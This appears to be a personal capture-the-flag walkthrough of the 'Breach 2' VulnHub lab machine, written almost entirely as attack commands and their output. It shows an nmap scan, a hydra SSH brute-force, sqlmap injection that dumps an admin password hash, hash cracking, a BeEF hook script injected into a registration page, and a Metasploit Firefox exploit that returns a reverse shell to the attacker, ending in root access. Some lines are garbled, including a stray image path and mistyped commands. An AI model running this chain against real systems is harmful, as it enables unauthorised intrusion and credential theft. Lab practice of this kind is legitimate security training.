breach 2

→ 192.168.110.151 is not working in browser

`nmap -sS -p- -A -T4 -v 192.168.110.151`

→ 65535/tcp open ssh

`ssh 192.168.110.151 -p 65535`

```
##################################################################
#                Welcome to Initech Cyber Consulting, LLC        #
#              All connections are monitored and recorded         #
#                  Unauthorized access is encouraged             #
#          Peter, if that's you - the password is in the source.   #
#        Also, stop checking your blog all day and enjoy your vacation!  #
##################################################################
```

→ in the source (with gpt make a wordfile called wordlists_for_peter.txt)

`hydra -l peter -P /home/punisher/Testing/vulnhub/breach_2/wordlists_for_peter.txt ssh://192.168.110.151 -s 65535`

→ [65535][ssh] host: 192.168.110.151 login: peter password: **inthesource**

`ssh peter@192.168.110.151 -p 65535`

→ peter@192.168.110.151's password:
Connection to 192.168.110.151 closed.

→ browser → 192.168.110.151

`sqlmap -u http://192.168.110.151/blog/index.php?search=peter' --dbs`

```
available databases [5]:
[*] blog
[*] information_schema
[*] mysql
[*] oscommerce
[*] performance_schema
```

`sqlmap -u http://192.168.110.151/blog/index.php?search=peter' -D oscommerce -T osc_administrators --dump`

```
Database: oscommerce
Table: osc_administrators
[1 entry]
+----+-----------+-----------------------------------+
| id | user_name | user_password                     |
+----+-----------+-----------------------------------+
| 1  | admin     | 685cef95aa31989f2edae5e055ffd2c9:32 |
+----+-----------+-----------------------------------+
```

>> crackstation >> 685cef95aa31989f2edae5e055ffd2c9 >> 32admin

`dirb http://192.168.110.151 /usr/share/dirb/wordlists/common.txt`

`beef-xss`

→ http://192.168.110.151/blog/register.html

<script src="http://192.168.110.151:3000/hook.js"></script>

🔑 msfconsole -q

search firefox_proto


show options

set SRVHOST 192.168.110.128

set LHOST 192.168.110.128

set LPORT 5555

set URIPATH shell
run



🔑 use post/multi/manage/shell_to_meterpreter

set session 1

run

sessions

sessions -i 2

shell

`find /usr –user milton`

`cat /usr/local/bin/cd.py`

```
breach2 login: milton
milton
Password: Houston
```

`netstart - tln`

→ browser → 192.168.110.151:8888

→ admin login

→ reverse shell

→ `cd /root`